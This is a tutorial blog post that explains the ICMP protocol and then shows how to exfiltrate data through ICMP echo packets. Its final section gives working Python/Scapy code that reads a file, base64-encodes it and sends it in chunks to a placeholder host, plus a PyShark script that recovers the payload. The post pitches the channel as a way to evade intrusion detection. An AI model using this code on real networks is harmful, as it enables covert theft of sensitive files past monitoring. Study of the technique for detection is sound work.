The main objective of this article is to demonstrate how ICMP packet could be used to exfiltrate data using Python. I’ll cover the following:
- What is ICMP protocol
- How ICMP works?
- Exfiltration through ICMP
What is ICMP protocol

ICMP, or Internet Control Message Protocol, is a supporting protocol in the Internet protocol suite. It operates at the Network Layer of the OSI model and is mainly used for error reporting and diagnostics since the Internet Protocol (IP) does not inherently handle error correction.
For example:
- If a packet is too large to be transmitted, a router may discard it and send an ICMP message back to the source indicating the issue.
- If host A tries to send a packet to host B, but B is unreachable, the router will return an ICMP message indicating that the destination is unreachable.
Common tools like ping and traceroute use ICMP to test network reachability and diagnose issues.
Note: ICMP doesn’t use ports because it’s not designed for data transfer. Instead, it sends control and error messages. As a result, it’s often blocked in enterprise environments to mitigate risks from attacks like ICMP flooding or Ping of Death.
How ICMP works?

An ICMP packet is encapsulated within an IP packet and consists of several key fields:

- Type: it is an 8 bit field and it caries information about the message type such as Destination Unreachable, Echo Request, or Echo Reply. there is different type of messages bellow list of ICMP types
- Code (8 bits): Gives additional context to the message type (e.g., why a packet is unreachable).
- Checksum (16 bits): Used for error-checking.
- Extended Header (32 bits): Varies depending on the Type and Code.
- Data (Variable): Contains data used by the sender to match the response.
- Defaults: ~32 bytes in Windows, ~40 bytes in Linux.
- Maximum size: 576 bytes.
As mentioned earlier the ICMP is supporting for Internet Protocol suite and ICMP message is encapsulated in an IP packet
+----------------+----------------+
|  IP Header     |  ICMP Packet   |
+----------------+----------------+
The IP packet has its own header, containing fields such as the source IP, destination IP, and protocol number. For ICMP, the protocol number is set to 1.
                               IP PACKET
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |Version|  IHL  |Type of Service|          Total Length         |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |         Identification        |Flags|      Fragment Offset    |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |  Time to Live |    Protocol   |         Header Checksum       |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                       Source Address                          |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                    Destination Address                        |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                    Options                    |    Padding    |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
How ICMP (Type 8/Type 0) Works Step-by-Step
Let’s take the Echo Request (Type 8) and Echo Reply (Type 0) messages as an example:
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Identifier          |        Sequence Number        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             Data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Echo Request and Echo replay These are typically used to test connectivity between two systems
- Generate an ICMP Echo Request.
- Set Type = 8, Code = 0.
- Fill in Identifier and Sequence Number.
- Calculate the checksum.
- Encapsulate in an IP packet and send it.
- Target host receives it, parses it, and sends an ICMP Echo Reply back.
- Sender receives the reply and confirms reachability.
Exfiltration through ICMP
What is Exfiltration?
Data exfiltration is the act of sending sensitive data from a compromised system to an attacker-controlled destination, often a Command and Control (C&C) server.
Why use ICMP for exfiltration?
- ICMP is connectionless and portless, unlike TCP/UDP.
- It is commonly allowed in networks for diagnostic purposes.
- Sending small chunks of data via ICMP can evade detection by Intrusion Detection/Prevention Systems (IDS/IPS).

In the Echo Request/Reply packets, the data field can carry arbitrary data. When inspecting packets in Wireshark:
- Linux
pingsends!"#$%&'()*+,-./01234567 - Windows
pingsendsabcdefghijklmnopqrstuvwabcdefghi
This means the data field can be manipulated to send your own information.
Data field Linux

Data field in Window
Python Code: Sending Data over ICMP
Here’s how to send file contents over ICMP using Scapy and Base64 encoding:
from scapy.all import *
import base64
# sending
def read_encode_file(filename,size):
    list =[]
    with open(filename,'rb') as file:
        content = base64.b64encode(file.read())
    for i in range(0,len(content),size):
            list.append(content[i:i+size])
    return list
def send_packet(dst_ip,file):
     for f in file:
          packet = IP(dst=dst_ip)/ICMP()/f
          send(packet)
          print(f"Sent packet with: {f}")

if __name__ == "__main__":
    t = read_encode_file("path-to-the-file",576)
    send_packet("IPADDR",t)
Here’s how to extract the ICMP payload from a .pcap file using PyShark:
import pyshark
import sys

def extract_icmp_data(pcap_file):
    cap = pyshark.FileCapture(pcap_file, display_filter='icmp')
    for packet in cap:
        try:
            # Extracting ICMP data payload, which is in hex
            icmp_data_hex = packet.icmp.data
            # Convert hex to bytes then decode to ASCII
            icmp_data_ascii = bytes.fromhex(icmp_data_hex).decode('ascii', errors='ignore')
            print(icmp_data_ascii)
        except AttributeError:
            # In case the packet doesn't have ICMP data payload
            continue

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python icmp_parser.py <path_to_pcap_file>")
        sys.exit(1)

    pcap_file = sys.argv[1]
    extract_icmp_data(pcap_file)


 Just Some Techie Notes!